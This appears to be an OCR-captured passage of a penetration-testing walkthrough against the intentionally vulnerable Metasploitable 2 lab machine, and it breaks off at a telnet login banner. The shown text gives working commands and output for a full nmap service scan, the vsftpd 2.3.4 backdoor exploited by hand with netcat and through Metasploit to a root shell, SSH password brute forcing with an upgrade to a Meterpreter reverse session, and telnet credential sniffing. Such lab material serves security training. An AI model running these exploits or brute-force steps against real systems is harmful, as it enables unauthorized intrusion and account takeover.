



Table of Content

- Network Scan
- Exploiting Port 21 FTP (Hydra)
- Exploiting VSFTPD 2.3.4
- Exploiting Port 22 SSH
- Bruteforce Port 22 SSH (RSA Method)
- Exploiting port 23 TELNET (Credential Capture)
- Exploiting TELNET (Bruteforce)
- Port 25 SMTP User Enumeration
- Exploiting Port 80 (PHP)
- Exploiting Port 139 & 445 (Samba)
- Exploiting Port 8080 (Java)
- Exploiting Port 5432 (Postgres)
- Exploiting Port 6667 (UnrealIRCD)
- Exploiting Port 36255
- Remote Login Exploitation
- Remote Shell Exploitation
- Exploiting Port 8787
- Bindshell
- Exploiting Port 5900 (VNC)
- Access Port 2121 (ProFTPD)
- Exploiting Port 8180 (Apache Tomcat)
- Privilege Escalation via NFS
- Exploiting Port 3306 (MYSQL)


Network Scan

The first step towards doing what we want to achieve is a service scan that looks at all the 65535 ports of Metasploitable 2 to see what’s running where and with what version. You will notice the result in the image below. Replace the IP address with you own, based on you network setup.



```
nmap -p- -sV 192.168.1.103
```

```
nmap -p- -sV 192.168.1.103
```




```
root@kali:~# nmap -p- -sV 192.168.1.103
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-13 08:02 EST
Nmap scan report for 192.168.1.103
Host is up (0.0032s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13?
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
39333/tcp open  status      1 (RPC #100024)
41911/tcp open  mountd      1-3 (RPC #100005)
44263/tcp open  nlockmgr    1-4 (RPC #100021)
50265/tcp open  rmiregistry GNU Classpath grmiregistry
MAC Address: 00:0C:29:18:AA:46 (VMware)
```

Exploiting Port 21: FTP

We have all our ports and services listed now, let’s start by Exploiting port 21 running FTP.

The first exploit is on port 21, vsftpd 2.3.4. This is one is so easy to exploit. This version sometimes has the vulnerability because someone committed code to the vsftpd repository that contained a backdoor when a smiley face (:)) is used in the username. This opens up a backdoor on port 6200. So first let’s look at the Metasploit exploit.



Steps

i. #nmap –p6200 IP
You will notice that this port is closed

ii. #nc IP 6200 –v
The port is refusing connection

iii. #nc IP 21 –v
Port 6200 is triggered by port 21

Enter the following, username as random characters ending up with :)
And password as random characters

user dsndsjnsdjd:)
pass dshsddhsd

iv. Repeat step number i , you will notice that the port 6200 is already triggered and it is open.

v. Lastly, repeat the step number ii to get a reverse connection
#nc IP 6200 –v


Then check if you have gain root access by typing id or whoami and then check the name with uname –n or uname -a

Exploiting VSFTPD 2.3.4

We have exploited the service running on port 21, now we will exploit the particular version of the FTP service. We will be searching for an exploit for VSFTPD 2.3.4 using Searchsploit.

```
searchsploit vsftpd
```

```
searchsploit vsftpd
```



```
root@kali:~# searchsploit vsftpd
---------------------------------------------------------------------
 Exploit Title

---------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
---------------------------------------------------------------------
Shellcodes: No Result
```

We now have our exploit, let’s get into Metasploit and run it.

This module exploits a malicious backdoor that was added to the VSFTPD download archive.

This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th, 2011 and July 1st, 2011 according to the most recent information available. This backdoor was removed on July 3rd, 2011.

Issue msfconsole command, the

msf >search vsftpd

msf > use exploit/unix/ftp/vsftpd_234_backdoor

(you can add payload, but this is optional;

show payloads


set payload cmd/unix/interact

msf exploit (unix/ftp/vsftpd_234_backdoor) > show options


msf exploit (unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.103

msf exploit (unix/ftp/vsftpd_234_backdoor) > exploit

And as you can observe, we have owned the command shell of the remote machine.




```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.103:21 - USER: 331 Please specify the password.
[+] 192.168.1.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.109:37163 -> 192.168.1.103:6200) at 2018-

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:18:aa:46
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe18:aa46/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2066 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1847 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:182554 (178.2 KB)  TX bytes:184790 (180.4 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:147 errors:0 dropped:0 overruns:0 frame:0
          TX packets:147 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:44565 (43.5 KB)  TX bytes:44565 (43.5 KB)
```



```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/ssh/ssh_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/ssh/ssh_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.1.103:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfad
admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu
[*] Command shell session 1 opened (192.168.1.109:43993 -> 192.168.1.103:22) at 2018-0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.109:4433
[*] Sending stage (861480 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.109:4433 -> 192.168.1.103:42069) at 2018-0
[*] Command stager progress: 100.00% (773/773 bytes)
msf auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```


Exploiting port 23 TELNET (Credential Capture)

We are using Wireshark to capture the TCP traffic, it is set to run in the background while we connect to Metasploitable 2 through telnet using "msfadmin" as credentials for user name and password.




```
telnet 192.168.1.103
```

1 telnet 192.168.1.103



```
root@kali:~# telnet 192.168.1.103
Trying 192.168.1.103...
Connected to 192.168.1.103.
Escape character is '^]'.
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
